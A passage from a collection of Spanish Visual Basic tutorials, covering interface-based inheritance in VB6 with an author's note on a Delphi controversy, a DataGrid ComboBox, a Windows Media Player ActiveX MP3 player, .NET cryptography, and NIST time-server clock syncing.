    Label1(0) = "X= " & tLocation.X & ", Y= " & tLocation.Y & _
                ", Radio= " & unCirculo.Radio


' Mover el círculo de sitio

    ' cCircle no tiene un método MoveTo, pero si lo tiene cPoint
    ' y en cCircle está implementado para mover círculos
    Set tPoint = unCirculo
    tPoint.MoveTo 2500, 1700


' Expandir / Contraer el círculo

    ' Se usan los método propios de cCircle
    unCirculo.Expand 400

    unCirculo.Contract 700
```

El final de todo esto.

Quisiera aclarar que no es lo mismo usar Implements que declarar una variable pública de una clase determinada. Si en lugar de haber usado:
Implements cLocation en la clase cPoint (o en cualquier otra), hubiésemos hecho esto otro:
Public Location As cLocation
Podríamos acceder a los métodos y propiedades de cLocation de esta forma:
unPunto.Location.Inicio Me, 1000, 2000
unPunto.Show
La verdad es que funcionaría igual, pero ya no tendríamos una "plantilla" de cLocation dentro de cPoint.

Con cCircle, la cosa se complicaría un poco más, podríamos hacer esto:
Public Punto As cPoint
y quitar los dos Implements e incluso la declaración de m_Location, pero para acceder a las propiedades y métodos de cLocation desde cCircle tendríamos que usar Point como intermediario:
Punto.Location.X = NewX
Y desde fuera de la clase:
unCirculo.Punto.Location.X

Es decir: acceder a las propiedades de cLocation mediante la variable pública declarada en cPoint, igual que hemos visto en unPunto; pero la cosa no funcionaría si quisiéramos usar el método Show de cPunto:
unCirculo.Punto.Show
ya que mostraría un punto y no un círculo, salvo que creáramos un método Show propio de cCircle, pero nuevamente perderíamos las ventajas de poder usar los interfaces "heredados" de las otras clases.

Para entender todo esto de las ventajas de usar los métodos implementados, veamos un procedimiento que mostrará la posición X e Y de una figura que "Implemente" la clase cLocation.

```
'
Private Function InfoFigura(unaFigura As cLocation) As String
    InfoFigura = "X= " & unaFigura.X & ", Y= " & unaFigura.Y
End Function
```

La función **InfoFigura** espera una variable del tipo cLocation y parecería lógico usarla sólo con variables del tipo cLocation, como podría ser tLocation que vimos anteriormente, pero como el resto de los objetos "heredan" esa clase, no es necesario usar una clase intermedia.

Para usarla, simplemente se pasa la figura de la que queremos obtener la posición y el resultado lo asignamos a un Label o a cualquier sitio en el que queramos mostrar la "cadena" devuelta por esa función:
Label1(0) = InfoFigura(unCirculo)
Label1(1) = InfoFigura(unPunto)
Label1(2) = InfoFigura(unaLinea)
Se puede enviar a esa función cualquiera de los objetos que queramos, siempre que esos objetos "Implementen" la clase cLocation que es la que tiene las propiedades X e Y, dando como resultado la posición de cada una de esas figuras.
Lo que debe "quedarte" claro, si es que es posible que se pueda quedar algo claro... es que sólo se usa de cada una de las figuras pasadas como parámetro la parte que le corresponde de cLocation, es decir es

como si se hiciese una criba y sólo se permitiera el paso al cLocation que tiene el objeto indicado en el parámetro.

Si quieres curiosear un poco, añade este código a la función InfoFigura y verás los resultados que da:

```
Debug.Print TypeName(unaFigura),

If TypeOf unaFigura Is cLocation Then _
    Debug.Print "cLocation",

If TypeOf unaFigura Is cPoint Then _
    Debug.Print "cPoint",

If TypeOf unaFigura Is cLine Then _
    Debug.Print "cLine",

If TypeOf unaFigura Is cCircle Then _
    Debug.Print "cCircle",
```

El TypeName te mostrará el nombre de la clase pasada a la función, es decir "cPunto" si el objeto es del tipo cPunto, etc.
Pero en el caso de TypeOf nos dirá que unPunto es del tipo cLocation y también del tipo cPoint; unCirclo será además de esos dos, como es evidente, también del tipo cCircle.
Es decir que cada *Interface* implementada se tiene en cuenta.
Confío que ahora tenga más sentido usar todo esto de los interfaces implementados.

Como recordatorio final:
Cuando se implementa una clase, sólo se heredan los nombres de los métodos y propiedades, así como los parámetros, pero no el código que tuviesen esos procedimientos.

Aunque si en lugar de usar los métodos y propiedades heredados mediante variables intermedias, quisieras usarlos de forma directa, simplemente tendrías que declarar en cada clase los métodos y propiedades heredados como públicos de esa clase y desde ellos llamar a los que se han "implementado" internamente, por ejemplo:

```
Public Property Get X() As Integer
    ' Llamar al procedimiento implementado
    X = cLocation_X
End Property
```

Y lo mismo con el resto de las propiedades y métodos:

```
Public Sub MoveTo(ByVal NewX As Integer, ByVal NewY As Integer)
    ' Llamar al procedimiento implementado
    cPoint_MoveTo NewX, NewY
End Sub
```

El único inconveniente es que habría que escribir más código, pero además de poder usar los métodos y propiedades de forma directa:
unCirclo.MoveTo
no perderíamos las ventajas de usar los interfaces.

Seguramente pensarás que esto es una "chapuza"... y tienes razón... pero es la única forma de poder hacerlo con lo que ahora mismo nos ofrece el Visual Basic en este tema de la herencia... al menos por lo que yo sé... que igualmente hay por ahí suelto algún "gurú" que sabe cómo hacerlo mejor y de otra forma más fácil... 8-)

El coñazo de todo esto es tener que codificar todos y cada uno de los métodos y propiedades de cada una de las clases "heredadas" en una clase, aunque esta parte se puede "automatizar", es decir usar un programilla que se encargue de hacerlo... aunque eso no evita que haya que hacerlo...
Ese "heredador" automático lo puedes conseguir en uno de los zips que te pongo más abajo.

Despedida y cierre.

Como verás... prácticamente lo tratado no tiene mucho que ver con el título del "artículo", ya que la herencia no se puede simular en Visual Basic, salvo con las "distancias" mostradas aquí. La razón principal y causante de que el VB no disponga de herencia es por el hecho de que está basado en COM (Component Object Model) y COM trabaja sólo con Interfaces, no con herencia.
La herencia pura se basa en heredar "código" y COM sólo da "compatibilidad" binaria... pero dejémoslo estar aquí, ya que esto del COM es otro tema y lo único que yo podría hacer con este tema sería "copiar y pegar" lo que otros más entendidos que yo ya han dicho... así que...

De todas formas, nos conformaremos con esto... que es al fin y al cabo lo que el "pobre" Visual Basic nos pone a nuestra disposición, que creo que es más que suficiente.

En el código que hay en el ZIP he puesto también una pequeña aplicación que "hereda" e implementa automáticamente en una clase la clase que le indiquemos. Desde mi punto de vista se merece un comentario separado, pero eso será en otra ocasión, sino no terminaría nunca de publicar este articulillo.

Nos vemos.
Guillermo

Este link te bajará el código de ejemplo de las clases aquí tratadas. (herencia.zip 8.52 KB)
Este otro te permitirá bajar el "heredador de clases. (genHerencia.zip 17.8 KB)

Nota del 29/Ago/2003:

Esta nota es para aclarar, que no para justificar, (aunque puede que también se justifique), un comentario de este artículo, por el que algunos programadores de Delphi se han sentido "ofendidos", o casi...

Si antes de seguir leyendo quieres ver "parte" del revuelo que se ha formado, sigue este link:
http://www.clubdelphi.com/foros/showthread.php?s=&threadid=3101

El comentario que levantó la polémica fue este:

> *La verdad es que herencia, lo que se dice herencia, el Visual Basic no tiene, ni tampoco el Delphi, ya que estamos, (aunque no me gusta meter cizaña, todo hay que decirlo... je); al menos si lo miramos desde el punto de vista de los programadores de C++ o de los puristas de la OOP.*

El pasado 21 de agosto, recibo un mensaje procedente de Federico Firenze, (no se presentó como tal, pero después descubro que es uno de los moderadores de ese foro de Delphi), en el mensaje me pregunta los fundamentos en los que me baso para decir en este artículo que Delphi carece de herencia.
Mi respuesta fue esta:

> Los "fundamentos" del porqué dije eso hace 5 años... ni me acuerdo...
> Pero en el párrafo "aclaro" que al menos desde el punto de vista de los "puristas" de la OOP.
>
> *...<pego el párrafo mostrado arriba, pero que no lo muestro aquí para no volver a repetirlo>...*
>
> Con tanto tiempo, ya no recuerdo en qué me basé para decirlo, pero seguro que en algún sitio "alguien" dijo algo...

Creo, (al menos así lo entiendo yo), que en ese párrafo *fatídico* queda bien claro, (aparte de que lo dije en plan "broma"), que si la herencia la tomamos desde el punto de vista de los programadores de C++ o los puristas de la OOP, el Delphi no tiene herencia. Pero, (aunque yo no programe en Delphi), ***yo se*** que ***Delphi soporta la herencia,*** y los que utilizan Delphi *deberían saberlo* y eso es lo que realmente debería importar.
Pero no creo que fuese un comentario como para "levantar polémica" y en ningún momento dije que el Delphi no soporta la herencia, aunque, según he leído en el mencionado "hilo" del foro, la herencia que soporta Delphi es herencia simple, (igual que los lenguajes basados en .NET Framework, Java y algún otro), por lo que *puede ser* que ese comentario lo hiciera por esa razón, pero aún así, aunque después de casi 5 años no recuerde de dónde "me llegó ese mensaje", no es motivo para armar ningún tipo de "historias". Historias que después llegan a las descalificaciones sobre mi persona y sobre Visual Basic. Y no

es por defender al Visual Basic, ya que nunca me ha gustado entrar en ese tipo de "lucha", cada uno sabe, (o debería saber), con lo que trabaja (o programa), debería conocer sus limitaciones. Cierto es que si no conocemos "al enemigo" no deberíamos criticarlo, (si alguno piensa que ese ha sido mi "pecado", pido disculpas), cosa que hace uno de los participantes de ese mismo hilo, (el cual en otro mensaje dice que antes de criticar a un lenguaje, (con respecto a otro), se deben conocer los dos), cuando comenta (más bien pregunta) cómo puede el Visual Basic soportar Polimorfismo sin soportar herencia, y pone como ejemplo un código que usa enlace tardío (*late binding*). Este señor, (Federico), no sabe cómo se puede conseguir el Polimorfismo mediante la implementación de interfaces, (al menos en VB); y esto no es algo particular de Visual Basic, por supuesto no voy a decir si Delphi soporta o no soporta este tipo de "herencia de interfaces", ya que lo desconozco, pero me imagino que "debería" soportarla, lo que si es cierto es que Visual Basic, al estar basado en COM, es el único tipo de herencia que soporta.

Pues esto es todo, así al menos, los que leáis este artículos "atraídos" por esos comentarios, que sepáis de qué va todo esto...

Nos vemos.
Guillermo
P.S.
El artículo está como estaba desde que lo publiqué, lo único que he cambiado, aparte de esta nota y algunas "tildes" (o palabras acentuadas), es el formato (y el código que ahora está coloreado), pero no he cambiado nada del artículo que originalmente publiqué; que por otra parte, creo que para estar escrito hace casi 5 años, (a pesar de que algunos no lo hayan leído completo), cuando la herencia era algo que nos había estado *vetado* a los programadores de Visual Basic, no me "quedó" mal del todo, je, je.

DataGrid-ComboBox

[Poner una ComboBox en un DataGrid]

Fecha: 5 de Septiembre a las 2 (22/Sep/2003)
Autor: Fernando "NewHang" Rodriguez NewHang@menta.net

Espero que el guille no se enfade con tanta colaboracion...

Pues esto, ya veis para lo que es, Porque me lo ha preguntado una persona y nada, pos la solución está aquí, porque yo también la he buscado por hay y no la he encontrado (como siempre, habrá una más fácil, pero bueno)

Aqui esta el código:

```
Private Sub DG_CurrentCellChanged(ByVal sender As Object, ByVal e As System.EventArgs) _
    Handles DG.CurrentCellChanged
        If Combo.Visible = True Then Combo.Visible = False
        If DG.CurrentCell.ColumnNumber <> 2 Then Exit Sub
        Dim CeldaAlto As Integer = DG.GetCellBounds(DG.CurrentCell.RowNumber,
DG.CurrentCell.ColumnNumber).Height
        Dim CeldaAncho As Integer = DG.GetCellBounds(DG.CurrentCell.RowNumber,
DG.CurrentCell.ColumnNumber).Width
        Dim PosicionX As Integer = DG.GetCellBounds(DG.CurrentCell.RowNumber,
DG.CurrentCell.ColumnNumber).X + DG.Left
        Dim PosicionY As Integer = DG.GetCellBounds(DG.CurrentCell.RowNumber,
DG.CurrentCell.ColumnNumber).Y + DG.Top
        Combo.Left = PosicionX
        Combo.Top = PosicionY
        Combo.Height = CeldaAlto
        Combo.Width = CeldaAncho
        Combo.Visible = True
        Combo.DroppedDown = True
End Sub
Private Sub Combo_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As System.EventArgs) _
    Handles Combo.SelectedIndexChanged
        DG.Text = Combo.Text
        Combo.Visible = False
End Sub
```

Para que este código funcione, en el formulario ha de haber un DataGrid (si no estuviera, dónde pondríamos la comboBox???) y una ComboBox (si no que pondríamos???) En este caso en particular yo he llamdo al DataGrid con el nombre DG y a la ComboBox, Combo (original...) Como veis, hace uso del método GetCellBounds para obtener el alto y el ancho de una celda, pero como estamos interesados en la celda seleccionada, utilizamos las propiedades DataGrid.CurrentCell.RowNumber y DataGrid.CurrentCell.ColumNumber para especificarle al método GetCellBounds a que celda nos estamos refiriendo.

Otra cosa a tener en cuenta es que el métedo GetCellBounds nos da todos los datos relativos al rectángulo que forma la celda en referencia al DataGrid. Así, la propiedad Height y Width nos da la altura y anchura de la celda, y las propiedades X e Y nos dan la posicion de la celda en referencia a los bordes del DataGrid. Esto hay que tenerlo en cuenta a la hora de situar la Combo donde nos interesa, porque la situación de la Combo se refiere a los bordes del formulario... Así, las propiedades Top y Left de la la ComboBox tendran los mismos valores que las propiedades Top y Left del DataGrid, para luego sumarle los valores de posicion de la celda en referencia al DataGrid.

Por ultimo, decir que para colocar la combo hay que colocar el codigo en el evento CurrentCellChanged para que cada vez que cambiamos de celda, la posicion de la ComboBox cambie. Si os fijais, la segunda linea pone:

```
If DG.CurrentCell.ColumnNumber <> 2 Then Exit Sub
```

Esto sirve para mostrar solo la ComboBox en aquelllas columnas que nosotros queramos.
Asi, en este caso si la celda seleccionada no pertenece a la columna 2 sale del procedimiento y no muestra la combo.

Espero que os sirva de ayuda.

Fernando

Reproductor MP3

[Usando el control ActiveX de Microsoft Windows Media Player 9 Series]

Ejercicio en que el control ActiveX, a diferencia de mi anterior ejercicio también llamado "Reproductor MP3", se muestra visible en el formulario, por lo que no es necesario crear con código los botones de control del reproductor: play, stop, next, previous, ya que se usan los que tiene incorporados el propio OCX

A partir de las propuestas de Jim Travis (New Media Platforms Division) en el artículo "*Playing Digital Media in a Visual Basic .NET Application*" de febrero de 2003

Fecha: 13/Ago/2003 (18/Sep/2003)
Autor: Miliuco (Emilio Pérez Egido**) - emi@miliuco.com**

Este ejercicio muestra cómo usar el control **ActiveX** de **Windows Media Player 9** incluyéndolo en una aplicación de Visual Basic .NET. Este control ActiveX nos proporciona funcionalidades de reproducción de archivos multimedia (mp3, wav, wma, avi, etc...) sin que tengamos que crear código específico para esas funciones.

Pasos para crear el ejercicio:

1- Instalar los programas necesarios:

— **Microsoft Visual Basic .NET** y **Windows.NET Framework Software Development Kit** (SDK): al instalar Visual Basic .NET se suele instalar también Windows.NET Framework Software Development Kit (SDK).
— **Windows Media Player 9 Series**: se trata de la versión a la que se refiere este ejercicio, versiones anteriores a la 9 no funcionarán adecuadamente.
— **Windows Media Player 9 Series SDK**, necesario para el desarrollo del programa, además contiene documentación de referencia, ejemplos de código, utilidades...

2 - Añadir el control ActiveX al proyecto de Visual Basic .NET:

— en el cuadro de herramientas, mostrar la pestaña "**Componentes**".
— con el menú contextual "Agregar o quitar componentes" abrimos el diálogo "Personalizar cuadro de herramientas".
— en la pestaña "**Componentes COM**" buscamos y marcamos "**Windows Media Player**". Si no apareciese en la lista de componentes, con el botón "Examinar" navegamos en busca de la librería **wmp.dll** (suele estar en el directorio system32).
— de esa manera se añade un elemento nuevo en el cuadro de herramientas, llamado Windows Media Player, que permite ser incorporado al formulario como cualquier otra herramienta, bajo el nombre de **AxWindowsMediaPlayer1**, este nombre puede cambiarse por otro más útil, en el ejercicio que nos ocupa se denomina **ocxPlayer** y así aparece en el código.
— en el menú contextual "Propiedades" del control ocxPlayer elegimos "Seleccione un modo: **Full (default)**", de esta manera el control es mostrado en el formulario. Esto tiene algunas ventajas:

- el código del programa es más corto pues nos ahorramos tener que crear con código los botones de control del reproductor (play, next, previous, stop) y sus eventos, ya que se pueden usar los que tiene incorporados el propio OCX de Media Player 9.
- al disponer de ventana de visualización, se pueden reproducir ficheros de vídeo (AVI...) y no solamente de música. Los ficheros de vídeo pueden ser vistos a pantalla completa con la combinación de teclas **Alt+Intro**.
- al disponer de ventana de visualización, tenemos a nuestra disposición el menú contextual del OCX de Media Player 9.

Conviene marcar también "Inicio automático" y elegir el volumen por defecto que tendrá el reproductor al arrancar. Las demás opciones pueden dejarse como están.

3 - Desarrollar nuestra aplicación.

4 - En el cuadro **OpenFileDialog1** se filtran los archivos mediante 3 extensiones: **MP3**, **M3U** (listas de reproducción de Wimamp) y **AVI**, pero puedes ajustar estos filtros a tu gusto.

5 - Al usar el menú "Generar solución" tendremos en la carpeta correspondiente (por defecto \bin) 3 archivos:
— **ejecutable** de la aplicación (ejemplo: MP3 Player.exe).
— las librerías **AxInterop.WMPLib.dll** y **Interop.WMPLib.dll**.
Es necesario tener los 3 archivos juntos en la misma carpeta para que el programa funcione adecuadamente.

6 - La manera de evitar la necesidad de las 2 librerías nombradas en el punto anterior sería instalando el PIA (primary interop assembly) de Windows Media Services en la Global Assembly Cache (GAC) y registrando después la librería mediante **RegSvr32**. Aunque hay documentación al respecto (ver este artículo de Microsoft), es un tema complejo que todavía no he sido capaz de solucionar.

A continuación se muestra el código principal en Visual Basic .NET:


```
' REPRODUCTOR DE MP3, AVI Y M3U --- OCX visible --- 29/Mayo/2003

Public Class frmPlayer
    Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "

    Public Sub New()
        MyBase.New()

        'El Diseñador de Windows Forms requiere esta llamada.
        InitializeComponent()

        'Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub

    'Form reemplaza a Dispose para limpiar la lista de componentes.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Requerido por el Diseñador de Windows Forms
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
    'Puede modificarse utilizando el Diseñador de Windows Forms.
    'No lo modifique con el editor de código.
    Friend WithEvents Panel2 As System.Windows.Forms.Panel
    Friend WithEvents OpenFileDialog1 As System.Windows.Forms.OpenFileDialog
    Friend WithEvents lbTitulo As System.Windows.Forms.Label
    Friend WithEvents lbAutor As System.Windows.Forms.Label
    Friend WithEvents ocxPlayer As AxWMPLib.AxWindowsMediaPlayer
    Friend WithEvents ToolTip1 As System.Windows.Forms.ToolTip
    Friend WithEvents MainMenu1 As System.Windows.Forms.MainMenu
    Friend WithEvents MenuItem1 As System.Windows.Forms.MenuItem
    Friend WithEvents MenuItem2 As System.Windows.Forms.MenuItem
    Friend WithEvents MenuItem3 As System.Windows.Forms.MenuItem
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        Me.components = New System.ComponentModel.Container
        Dim resources As System.Resources.ResourceManager = New
System.Resources.ResourceManager(GetType(frmPlayer))
        Me.Panel2 = New System.Windows.Forms.Panel
        Me.lbAutor = New System.Windows.Forms.Label
        Me.lbTitulo = New System.Windows.Forms.Label
        Me.OpenFileDialog1 = New System.Windows.Forms.OpenFileDialog
```

```
        Me.ocxPlayer = New AxWMPLib.AxWindowsMediaPlayer
        Me.ToolTip1 = New System.Windows.Forms.ToolTip(Me.components)
        Me.MainMenu1 = New System.Windows.Forms.MainMenu
        Me.MenuItem1 = New System.Windows.Forms.MenuItem
        Me.MenuItem2 = New System.Windows.Forms.MenuItem
        Me.MenuItem3 = New System.Windows.Forms.MenuItem
        Me.Panel2.SuspendLayout()
        CType(Me.ocxPlayer, System.ComponentModel.ISupportInitialize).BeginInit()
        Me.SuspendLayout()
        '
        'Panel2
        '
        Me.Panel2.BackColor = System.Drawing.SystemColors.Control
        Me.Panel2.BorderStyle = System.Windows.Forms.BorderStyle.Fixed3D
        Me.Panel2.Controls.Add(Me.lbAutor)
        Me.Panel2.Controls.Add(Me.lbTitulo)
        Me.Panel2.Location = New System.Drawing.Point(8, 264)
        Me.Panel2.Name = "Panel2"
        Me.Panel2.Size = New System.Drawing.Size(320, 56)
        Me.Panel2.TabIndex = 4
        '
        'lbAutor
        '
        Me.lbAutor.BackColor = System.Drawing.SystemColors.Control
        Me.lbAutor.FlatStyle = System.Windows.Forms.FlatStyle.Flat
        Me.lbAutor.Font = New System.Drawing.Font("Verdana", 8.25!, System.Drawing.FontStyle.Bold,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.lbAutor.ForeColor = System.Drawing.Color.Navy
        Me.lbAutor.Location = New System.Drawing.Point(8, 32)
        Me.lbAutor.Name = "lbAutor"
        Me.lbAutor.Size = New System.Drawing.Size(304, 16)
        Me.lbAutor.TabIndex = 3
        Me.lbAutor.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        Me.ToolTip1.SetToolTip(Me.lbAutor, "Intérprete de la canción")
        '
        'lbTitulo
        '
        Me.lbTitulo.BackColor = System.Drawing.SystemColors.Control
        Me.lbTitulo.FlatStyle = System.Windows.Forms.FlatStyle.Flat
        Me.lbTitulo.Font = New System.Drawing.Font("Verdana", 8.25!, System.Drawing.FontStyle.Bold,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.lbTitulo.ForeColor = System.Drawing.Color.Navy
        Me.lbTitulo.Location = New System.Drawing.Point(8, 8)
        Me.lbTitulo.Name = "lbTitulo"
        Me.lbTitulo.Size = New System.Drawing.Size(304, 16)
        Me.lbTitulo.TabIndex = 1
        Me.lbTitulo.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        Me.ToolTip1.SetToolTip(Me.lbTitulo, "Título de la canción")
        '
        'OpenFileDialog1
        '
        Me.OpenFileDialog1.RestoreDirectory = True
        '
        'ocxPlayer
        '
        Me.ocxPlayer.Enabled = True
        Me.ocxPlayer.Location = New System.Drawing.Point(8, 8)
        Me.ocxPlayer.Name = "ocxPlayer"
        Me.ocxPlayer.OcxState = CType(resources.GetObject("ocxPlayer.OcxState"),
System.Windows.Forms.AxHost.State)
        Me.ocxPlayer.Size = New System.Drawing.Size(320, 248)
        Me.ocxPlayer.TabIndex = 3
        Me.ocxPlayer.TabStop = False
        '
        'ToolTip1
        '
        Me.ToolTip1.AutomaticDelay = 300
        '
        'MainMenu1
        '
        Me.MainMenu1.MenuItems.AddRange(New System.Windows.Forms.MenuItem() {Me.MenuItem1,
Me.MenuItem2, Me.MenuItem3})
```

```
        '
        'MenuItem1
        '
        Me.MenuItem1.Index = 0
        Me.MenuItem1.Text = "Abrir archivo"
        '
        'MenuItem2
        '
        Me.MenuItem2.Index = 1
        Me.MenuItem2.Text = "Ver código"
        '
        'MenuItem3
        '
        Me.MenuItem3.Index = 2
        Me.MenuItem3.Text = "Salir"
        '
        'frmPlayer
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(334, 324)
        Me.Controls.Add(Me.Panel2)
        Me.Controls.Add(Me.ocxPlayer)
        Me.FormBorderStyle = System.Windows.Forms.FormBorderStyle.Fixed3D
        Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
        Me.MaximizeBox = False
        Me.Menu = Me.MainMenu1
        Me.Name = "frmPlayer"
        Me.StartPosition = System.Windows.Forms.FormStartPosition.Manual
        Me.Text = "MP3 | M3U | AVI"
        Me.Panel2.ResumeLayout(False)
        CType(Me.ocxPlayer, System.ComponentModel.ISupportInitialize).EndInit()
        Me.ResumeLayout(False)

    End Sub

#End Region

    Private Sub frmPlayer_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        Me.Top = 80 ' posición y del formulario
        Me.Left = (Screen.PrimaryScreen.WorkingArea.Width - Me.Width) \ 4 ' posición x del
formulario
    End Sub

    ' Mostrar información de la canción al cambiar el estado del reproductor (PlayStateChange)
    ' al tener autostart = true simplemente con elegir un archivo cambia el estado de reproducción
    Private Sub ocxPlayer_PlayStateChange(ByVal sender As System.Object, ByVal e As
AxWMPLib._WMPOCXEvents_PlayStateChangeEvent) Handles ocxPlayer.PlayStateChange
        ' vaciar la información de la canción anterior
        lbTitulo.Text = ""
        lbAutor.Text = ""
        Dim cadena As String ' para guardar la extensión del archivo (3 últimos caracteres)
        ' Math.Max sive para evitar errores si la cadena mide menos de 3 caracteres (índice
negativo)
        cadena = ocxPlayer.URL.Substring(Math.Max(0, ocxPlayer.URL.Length - 3))
        If Not cadena = "avi" Then ' si no es un AVI mostrar toda la información
            lbTitulo.Text = ocxPlayer.currentMedia.getItemInfobyType("title", "", 0) ' título
            lbAutor.Text = ocxPlayer.currentMedia.getItemInfobyType("author", "", 0) ' autor
        ElseIf cadena = "avi" Then ' si es un AVI mostrar sólo el título
            lbAutor.Text = ""
        End If
    End Sub

    ' Abre el cuadro de diálogo
    Private Sub MenuItem1_Click(ByVal sender As Object, ByVal e As System.EventArgs) Handles
MenuItem1.Click
        ' presentar al usuario un cuadro de diálogo
        Dim openFile As New OpenFileDialog
        ' mostrar solamente archivos M3U, MP3 y AVI
        openFile.Filter = "Listas de canciones (*.m3u)|*.m3u|Archivos Mpeg Layer 3
(*.mp3)|*.mp3|Archivos de vídeo (*.avi)|*.avi"
        ' si elegimos algún archivo
        If openFile.ShowDialog() = DialogResult.OK Then
```

```
            ' abrir el archivo elegido en el reproductor
            ocxPlayer.URL = openFile.FileName
            ' vaciar la información de la canción anterior
            lbTitulo.Text = ""
            lbAutor.Text = ""
        End If
    End Sub

    ' Muestra el segundo formulario
    Private Sub MenuItem2_Click(ByVal sender As Object, ByVal e As System.EventArgs) Handles
MenuItem2.Click
        Dim code As New Form2   ' crear una nueva instancia de la clase formulario
        code.ShowDialog() ' mostrar el formulario
    End Sub

    ' Cierra el formulario
    Private Sub MenuItem3_Click(ByVal sender As Object, ByVal e As System.EventArgs) Handles
MenuItem3.Click
        Close()
    End Sub

End Class
```

Imagen del programa en funcionamiento:



Fichero con el código de ejemplo usando Visual Studio .NET 2003 (miliuco_mp3con.zip - Tamaño 373 KB)

Criptografía.

Usando las clases de la plataforma .NET

Fecha: 16 de Septiembre de 2003 (18/Sep/2003)
Autor: Gonzalo Antonio Sosa M. E-mail.

Recientemente me vi en la necesidad de desarrollar una aplicación que, dentro de otras muchas funciones, me permitiera cifrar un archivo de texto y uno de configuraciones (.Xml). Pronto me encontré buscando la manera de realizar esas operaciones bajo la plataforma punto NET. Algo que no resultó ser muy complicado ya que, como para la mayoría de las cosas, mantiene la filosofía de la plataforma.

La complejidad aumentó cuando además del cifrado de los archivos mencionados, se tuvieron por otro lado, que cifrar cadenas de caracteres que son almacenadas en una base de datos. Por esto hubo que investigar aún más para encontrar la forma más adecuada de formatear las cadenas antes de pasarlas como parámetros de los métodos de cifrado.

El namespace System.Cryptography contiene todas las clases que nos permitirán realizar estas operaciones. Intentando crear una forma más genérica que nos permita cifrar, tanto archivos como cadenas de tipo string, bajo diversos proveedores, se ha divido el ejemplo en las siguientes etapas:

Clase: Proveedor de Cifrado.
Clase: Crypto.
Aplicación de prueba.
Comentarios

- Código fuente del ejemplo, C# (32 KB)

El código mostrado en los ejemplos.

- Código fuente en Visual Basic .NET (19 KB)

  Contiene las clases y la aplicación de prueba escrito en visual basic.

Sincronizar la hora del sistema

con un Servidor NIST

DJP Sincro Tray

Fecha: 15 de Septiembre 2003 (18/Sep/2003)
Autor: Paulo Conde pauloconde@cantv.net

Muchas veces queremos sincronizar nuestro sistema con la hora exacta, (por ejemplo si desarrollamos una aplicación que venda números de lotería siempre querremos que sepa a que hora va a ser el sorteo). Esto es posible mediante un servidor de hora (NIST). La conexión con el servidor se efectúa utilizando TCP. Las direcciones de algunos servidores las coloque en un ComboBox (si alguien conoce otras le agradecería me lo informara -ver lista adicional-), el puerto en que normalmente escuchan es el puerto 13.

La aplicación se ejecuta como un icono en la barra de tareas, y efectúa actualizaciones cada cierto tiempo.

Muestro aquí las partes más importantes de la aplicación:

```
Public Sub New()
    MyBase.New()

    'El Diseñador de Windows Forms requiere esta llamada.
    InitializeComponent()

    'Oculto el icon tray para comprobar primero que no existan otras instancias de la aplicación
ejecutándose
    NotifyIcon1.Visible = False
End Sub
'
'Para determinar si existen instancias previas de la aplicación en ejecución
Function PrevInstance() As Boolean
    If
UBound(Diagnostics.Process.GetProcessesByName(Diagnostics.Process.GetCurrentProcess.ProcessName)) >
0 Then
        Return True
    Else
        Return False
    End If
End Function
'
'Conexión con el servidor nist y obtención y conversión de la cadena obtenida
Private Sub mnuSincronizar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnuSincronizar.Click
    Dim tcp As New System.Net.Sockets.TcpClient
    Try
        With tcp
            'Establecemos la conexión con el servidor en  el puerto en que este escuchando
            .Connect(cmbServidor.Text, Val(txtPuerto.Text))
            Dim data As [Byte]()
            Dim stream As System.Net.Sockets.NetworkStream = tcp.GetStream()
            '
            'Leemos la hora y la fecha
            data = New [Byte](256) {}
            Dim responseData As [String] = [String].Empty
```

```
            Dim bytes As Int32 = stream.Read(data, 0, data.Length)
            '
            'Cortamos la parte de la cadena que nos interesa
            responseData = System.Text.Encoding.ASCII.GetString(data, 0,
bytes).Trim(Chr(10)).Substring(6, 17)
            '
            'La convertimos a un formato de fecha manejable
            responseData = responseData.Substring(6, 2) & "/" & responseData.Substring(3, 2) & "/" &
responseData.Substring(0, 2) & " " & responseData.Substring(9)
            '
            'Cerramos la conexión
            tcp.Close()
            '
            'Asignamos la hora a nuestro sistema
            'Le resto cuatro horas porque en Venezuela la hora es -4GMT
            'deben adaptar el valor a su zona horaria
            TimeOfDay = DateTime.Parse(responseData).AddHours(-4)
            Today = DateTime.Parse(responseData).AddHours(-4)
        End With
